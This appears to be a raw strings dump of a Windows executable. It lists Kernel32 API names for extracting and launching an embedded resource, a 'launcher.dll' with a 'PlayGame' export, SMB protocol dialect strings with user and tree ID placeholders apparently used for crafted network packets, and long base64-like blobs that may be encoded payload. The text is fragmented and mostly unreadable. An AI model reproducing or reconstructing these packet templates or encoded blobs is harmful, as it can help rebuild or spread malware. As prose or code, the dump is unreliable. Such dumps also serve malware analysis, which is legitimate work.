dddd, MMMM dd, yyyy
MM/dd/yy
December
November
September
February
Saturday
Thursday
Wednesday
 !"#$%&'()*+,-
./0123456789:;<=>?@abcdefghijklmnopqrstuvwxyz[\]^_`abcdefghijklmnopqrstuvwx
yz{|}~
 !"#$%&'()*+,-
./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`ABCDEFGHIJKLMNO
PQRSTUVWXYZ{|}~
GetProcessWindowStation
GetUserObjectInformationW
GetLastActivePopup
GetActiveWindow
MessageBoxW
```

```
 !"#$%&'()*+,-
./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrs
tuvwxyz{|}~
CloseHandle
WriteFile
CreateFileA
SizeofResource
LockResource
LoadResource
FindResourceA
CreateProcessA
KERNEL32.dll
GetCurrentThreadId
FlsSetValue
GetCommandLineA
DecodePointer
UnhandledExceptionFilter
SetUnhandledExceptionFilter
IsDebuggerPresent
RtlVirtualUnwind
RtlLookupFunctionEntry
RtlCaptureContext
EncodePointer
TerminateProcess
GetCurrentProcess
RtlUnwindEx
FlsGetValue
SetLastError
GetLastError
FlsAlloc
HeapFree
GetProcAddress
GetModuleHandleW
ExitProcess
SetHandleCount
GetStdHandle
InitializeCriticalSectionAndSpinCount
GetFileType
GetStartupInfoW
DeleteCriticalSection
```

```
GetModuleFileNameA
FreeEnvironmentStringsW
WideCharToMultiByte
GetEnvironmentStringsW
HeapSetInformation
GetVersion
HeapCreate
HeapDestroy
QueryPerformanceCounter
GetTickCount
GetCurrentProcessId
GetSystemTimeAsFileTime
SetFilePointer
GetConsoleCP
GetConsoleMode
EnterCriticalSection
LeaveCriticalSection
GetCPInfo
GetOEMCP
IsValidCodePage
HeapAlloc
HeapReAlloc
LoadLibraryW
GetModuleFileNameW
SetStdHandle
WriteConsoleW
MultiByteToWideChar
LCMapStringW
GetStringTypeW
HeapSize
CreateFileW
FlushFileBuffers
launcher.dll
PlayGame

abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ

abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ
```

```
PC NETWORK PROGRAM 1.0
LANMAN1.0
Windows for Workgroups 3.1a
LM1.2X002
LANMAN2.1
NT LM 0.12
__USERID__PLACEHOLDER__@
__TREEID__PLACEHOLDER__
__USERID__PLACEHOLDER__@
__TREEID__PLACEHOLDER__
__USERID__PLACEHOLDER__@
```

```
h6agLCqPqVyXi2VSQ8O6Yb9ijBX54jY6KM+sz33NmS6TK8XlOk920s0E0aajOV++wrR9
2ds1FOLBO+evLPj4sIvAjLvaLdgk8+BlNZs8PMa9bQ340J83nx1p4f+GLpbxUyzsAzkE9gB
3hBYp3+0hNXMjbyjXwB40Q4KiDbip/d7N0CmRT1gLy+n2Rp/EYO5Fkapa4Y4kqDhPvL
uOfGUvjN4BNdBk23r0/F3ZmfIe7zH9ecfDqJkkApLkf3Ls4CMvJ48cbGhUqHrML0az1LC
eE3BqKLCL3gP10fExyMnFGtbq3rBd+5eKxSXYVD4fBKtFYI47YYbjYxxF76O9LNZEpPP9S
iCEo9qRYLDcYzGu81JRU7/GHDKWSnvgjForSvyRO/e9EIIg1ISeyywaPJA1t1skDj8abBE
OqAOXimo54/eZzGmLJ92xLwDIl8rHuZsUywgeZH/tSPXYQi0Pswy57TYZ/0/mXVIQjwi8
EdJohFb3TKAzdHRMYopPusHBP7qyy18UVuiwGaf989u6seK2ER1R+aoJtvES8V0Zsx6sl
bdWrGxe4P62uwFxXStC/+qpCauvw/qpZvZo9wb458ezftwsbuOUYNlMWgBno/tWp5i
SKfApu/I3RbVgaE3OmiLNYN3jw0gC5cT5tZZvDw9cBmHGcaVuvs+JAbsWoEsUaZd3R3
Mn/1c1xYAumA/0VVaASNuohaU+8CmGSpny9/6ngCdejX4X//UMPKFxhlfaDnGbhbgr
58SbJnYZ8KVeABMJeRJeLSP1f2AtrbAR8jSk5UgNllJcWnf+EM/Gyzh5DH0RqsyNfEbXN
TxRzla1zNfWz0bB4fqzrdNNfNXvtTv9FWqyXCEHLhOz9p7JXzJBBUd0OR9rg8DFXIyNX
MHCfeX5v/e2cDPWn7sSP1HU8sivMdWSP79eiYWZ6DOYjDkYmaBrFWuOKpwLyotOR
DEi1GMahE7btGFTN2IMgml2b9wZvqSuc7aAciGNkl7+NgmkG9r323QqSJrjCgp+DJ9U
RAkHRp/ovZWeh65j6G5mVS3o3Ux5cH2pfT/VZm8xsBsr1o2YKlVmsY6mPAOnlmaEwF
LrPTm5WIYnd0yOc3abTlt6R1RfwenXgqn5K1K6Uq5o7T+KblzWV1TXo0zTIBD/CwnKb
kITPd7GkK+fG/pVTIAGxuI84OwkE6U9/WO3niv3bgLtebI/5Oj2ESIrNTwBRdIGzDYcK1V
TlSYl0RMsMMZvWqZAhNBs9xfpyBgzAn+5NpIUwKnm6HS2UbNab6SQIQF53r0+Rx8w
7xZkOEayDuGvPQ32Y7zfHtM8o8wsNxWPtI1zCcMUyHPA3zAeGkKIy51j911mdZeLml
XULTazhCdl+lYNd6aoUthPLUew6ng+vSLSxqF1N7+/bFkcWd5vuCPigEKxEg+X3d+JviOJ
aI9GJ2HWIT8ehFzv6JP7ymkH0XaHYKIXXDbGpMhJWmZzOd+KeEt4MY6Be95bnyjLPx
R8Htcc2E35+8q074yiBdThfaOMI18K65supem5lEgTe2lQdQurhhNhgbmYPpmWsSerB
8R4CiDHQg6B1xxN9lpUnCWCn37Ib9vdQ2V90almoOSh5FfBxJiPIERqxvWkHqv3h/c0c
8MZ3kLJi/+5PD+F/rT0hmgD1lUoqZ9KfEAB/ivMQzIbMnhoJ6DpDZwXvWgYON+Ti4Of
8cD3JVZFHKCPtFO1LWNuXu9DHS0cChPvbPTNgL1fuz3hWniAOjJxyXhilxEmUKoCuaHr
jL7/mCwA8mUTF8nZfDOYFw/CN4ol8UuKSKKNotx6s4EGyOXAGxRTqQw5Rqr70SWF
UVy18EO3TCMj/3eC7HjDV7CAh6+160YbDs53m7AehAx+OlUNq01wPuaxFfSqlgcUG+
9Rn1b/Xp1jvWeSkCNdYiiiXi1XwsMrdhKZGKroSXSSJclExe6ZgcNNPa/HgjvXbwtmRkgi
```

Gneql4mBYmKDzcXCkp/tjnL6/KriY81gMHN4G9ulMunxVyF8wybDcifTOxtarjLXVRuC1
Y7vzYaEuHT
__TREEID__PLACEHOLDER__
__USERID__PLACEHOLDER__@
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
aSxznfpGq9Rcq8uTkCgqDKEBujpjKKYi4BHd
__TREEID__PLACEHOLDER__
__USERID__PLACEHOLDER__@
tpGFEoLOU6+5I78Toh/nHs/RAP9hEBCUwomRSGo1vCW56cdv5jmzDewU9q/N3PW6j
OcOEZ4dhezt7ITi/4qY0YNQ08Qf1F9RI+GZ8kI0J3zmHQxLBfQiqokzHPAElkYH/CT6t9y3
/M3KUqbdlcBo1aHkieZ1CaGz42D/4WCDVZ
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
HI
__TREEID__PLACEHOLDER__
__USERID__PLACEHOLDER__@
GCYPv9lQlkfTV1+aTMUTA0VfaLFyhZq68nTvu6n4pfUV30t9T3TFceGCIx4zTnCQ6S5Ejj
ToosWCxmsltoACAot76+pWFnqcM81lhzddyobk6y7FHmjg68R4aFhZxnGaWE98CXh+
wNXxpVQrRWuXsT/exO9Fgq3iJa9YrhsWDVrNddlLhlPZSjd+r7Vb1N42DLbI3TsRC6QT
WTCW/u9CZP5OtTLfF5RtGJpRD1w7ATC3MGMEx3ecXVNTq93wT9UOpAdiYhTfRbbG
Sc3CQYjiZAQeP8+9l+vBMXIVPix9JjXoMpMMNALmtmyPcDktAfCRTNLvWW7/Yr/ZO8
0z7zqvqhJEEdffn8QkT9e5IWcMjcgV3Gglscqoh41iMXn7hUxI2bGaD2DPEQvGkIM1b/v
VlcwQZ5hgqlHRLOCDWdMiIPJOyikWBpc0XExEycIbYGOOlrO1qmrdigNdT1yDJQK0Iv0
NrdhqHw2+YH85NqAoCiWHU9cXoGYyaYsAy2tz1FEVsu6ci4R/YbYYSf6bOJo/jNWi/2C
py6YkwJLe5+AMfbY2EaKnFOiMNs9lrNFzpwbfa7F+K9HYIis1Xtz0A4vXrvJashxkwrYVcc
hVKnccoXc5Q0mj2emCkx7YyU+DWEhpL705osvQUIkjXM4bmBD/8t5Fa2ByIChQeolaJ
J3sDLApsbVoDd+8ZbRGl4964iBIMaHFxSapRYrdlwk29AS3LXPiJBFdQQZXwCOROaz7P
Zfs086Nt3A8Zq8FKpL6/ALGQDfNi2GdixRe8LNkFWt8ZIy8kzuf9uR6sUivF8FZKwniB9Xi
oG9S0Oe0fHmIG8vPISlcD5hQlRVhnbHFybZAECaqzV97MMKdCi1oIys9aUz7r4H1AqrH
iS/FXMyd/EP21A6cM3zGjxyktGoQx0hV3sYvthjyIwQAcUKpgmL+VETTLp8QV8kqV2rrz
pqzHgbmgFThT13t6mHf9ELtg8wovtONtS0VBsTCaMSSpDwo5Jo7OayvdM0ZgmSJF3q
+QK0avgLv/4CGSWX5CdAY5bVOmiK3URqJGG6MCpTC5MBP8V6IrNOldfEQVMiQQBV
0YOvd9UJG/o2DBKOdevpotJOuju2dkTBfStGf0T9V2v763rEQ2Fr8OVR7cGy9e26kP6k1
WZJ3F4nBoZc3Oyzavsxmq1paVdYOaRvd0zdjXBCkXrw0oR2vL6QapaV0X7+OBw/jxeT
Zaj0+joCVdFY5a7G3sJGbn43UA2bwLMyAJSw/LvYI1T7LYM30eQPcikfYEIz63QNgc9c3J
X5OEh8sCWMAJlduF/JTWsj4fTSH/aJQDkv0ZJr8cgFe+62RiZI0whnXF1AhBkdoOGbaxw
A8BeHxaDX296Z0Tqg8BZXLyw1jS7ZhANKqYFjG/XIT1/p
QsPSRS+0CVhiGUu0JPvA6MIy0a6U/E5efdOIadmMs3s2PjxAbyZ6cPh/Ep9RUTZ9z/0pt
Yl5+tHUwu5z7BEIoB/DKvkutUu2xW6fEClrZY+rdrFD5KQbp0qhYwgEls4ay1j31a+xkRP
6TTMx8VvXUutIg1Gmd7i+sXAS6mY98lKee9NvMpJE7OavgZJbxo/kqwdZ5Tj1l7eearPZ
pscRjg4CUfNauUXzGWhrG2FiNPItH0FOQ7A9f3cPXnSmM0ThoXpQbOQk+0Qw0Ma8
AvBS9wk1Xim39g+qnsR0jH1hj+GnpLnT2V696xoLq5JXvFCldRwwZ18KtgDzLK5pKFFV
VYGAXHKozu1qDHgC1BDc/qWQDBkwICrYQF/E4CmHlXisGLvXbVSpE7k+htF6ziYfzx3K
8oAi5djQQjxEGRioM8tQKTdy0vo9mkOkTyAtghOR6on0tj6O25Inereq0MqAnJ3jaZzHB
DdLprgy6fNhShz3yJ7vjt9+LSzusMtag0UiP/Jv2Z8B+Kq1PkLw83Ud8aJ94cXcvXxzlYToxs

```
C968/NAqrPzV7G08t9OVBU1Ay9CagtLbwGPLFUuhHwmAOAClSxlm+q1S1M+MOh+c
zc+zrW9Gt6dqAx0c5Jq2VtKjTZvEPaFywH2WMaXbRyDILYrV/l4GnsWyDasWepqTFZD
ZWTojz2/yys/dI44M27Zgev93L5zZT+37Ds9ChGlw426hFyShgeT5jh1hLu+ejGMM1SQ
AxxcYQ3Y3E9nzpG/lm//BYUXKmGiBPE7SU3+02DVFvjdbN/56uHkPDr0JIkTiqEc/K5bN
XpDJyHNLLfsnpukRFjYPa70OEejhUrAQx5VaRRTe46auY6EEeg7CAKUgURxT3xFV8ER9I
rgJ8UJtzAossVSVkevFLW8Gw6x21dzGVir1jWd+HXH/RqxCFojB3fiJ60tdhIQEDYULF4y
0ftfHjd62v3dOzBP3cRB5oCh5HGsaVM0dXo8ssm44lutrbnAKidNqTGOV7kMt8EvJ0G
mHtyDZcsrtT4/t3O+3smlSCOHOGPecD9WyHiK92g6U5yU6Vdp+2G55TU6O6bn1RKps
Dc72Sxo+90XrB+LrX5vDSrEDUR/IysjuJsc4H0TpeaymDzHHgsslBVRtSXS2U7cq0tTBn5C
KG9GQXszRDXYMSWv1neD/ck3/WeENtYPgaKe07GCLe3NnD1KEcCuVi4RzmirigWnyX
pYe/OHyaE4nj68lfZp0STShgCZ79X1L4U6OI7N4jy9NIHnLKKKBnFg6OnzXUsUTyHSjMo
XAjTVzInamuKVdwwhDEBO9Ef9IvNy/4yK7AoGojq4H2qDjCIcTMo5EZMtoLRFWEZSIJ
mcwfZVl61GrQIsdzeNzQe6gdZHIEyMINUeJ844dqB9GPPp8//yTT66cf8MEL6Jo6wU1j
p7LbV4lcAPDpY3v/6Deg+d9Qa3nKUN4dygf5cnq704De/LQ4yD99dWMxFnDNC2pqxR
5PwjMSZEu1iS8eTgboOG0EtWkXMSByt6YvBIDqliVbeHCKKWQP0J+x/Fdb05sHN0L50
yOqAfnMgSQUGrWyWOj8dg8gkv8cNFwSCYUtsQwyV3wBnWPStAvJ3C6f8Ff1lbEdhh
3dqMvjWYyOT+IQ1mB+gy9DW7IQVzhU9zUptVV/8VjL/hXt/KYuLk1jfc2WkjOvz5rw8+
RfAqZsGzjt1itVoqxU57HOqksFATmVOVv14hLGdSeH/JRREmcrnd3g6sSoXT9rgK/HbSv
CodEBpdhyk7KFGfibeIycvcYUzsjwocNZMiyot6qMjjKIAC6sFjD+f9N6o0wUogWamhbQ
uQW8SyVyn7zlvs8Xc9zGyZ21D52jGt5gzUNIz5+rzOSitaSQRuFWurwhEdVImJvssG3yEs
0/ZSA5RGkwlX0z2Zupbod+1Y4dYgvVmE9JSmet0QqeSEB5gFqS8ae8IzOHGKmgbE3tu
Pj4Er6htDgOJG0LL7QlL0Mam56IDW2JatOw+UHSFfCa6xtiM1SZjFEqBoSkIZzUh3ufg1/
BgaN9ahWjOELM/oLsaLWaWkBNpQcNK8bFtNS7P9EpmbuEXxDfeDD58iEGYXfQcP7V
pR2sOT9LwJAIeh6A+jdqwmIG6+oQ8vrHKPDnaYKv3S108w+OEeT45BFYJKwWk+Ra3v
RxnKbnRwJQuKEFILgZJSbVEG96tpqBQ4zYjNt/F17ESbH8qo84gKWu6RAAR6Pr+Urtj/8
1uAJJZHtd0NwBxGdcO566nFCFN3gjt0JoeF2MLmt0/P2yR9B9PGwlFViNLLfIDbqh7n5S
JcMx5G6bTAD68SMpC3btqkL79qvdoP/NWLWfNbfFa+bw7GloQ+rmDHBlJQ5hg6IMi+
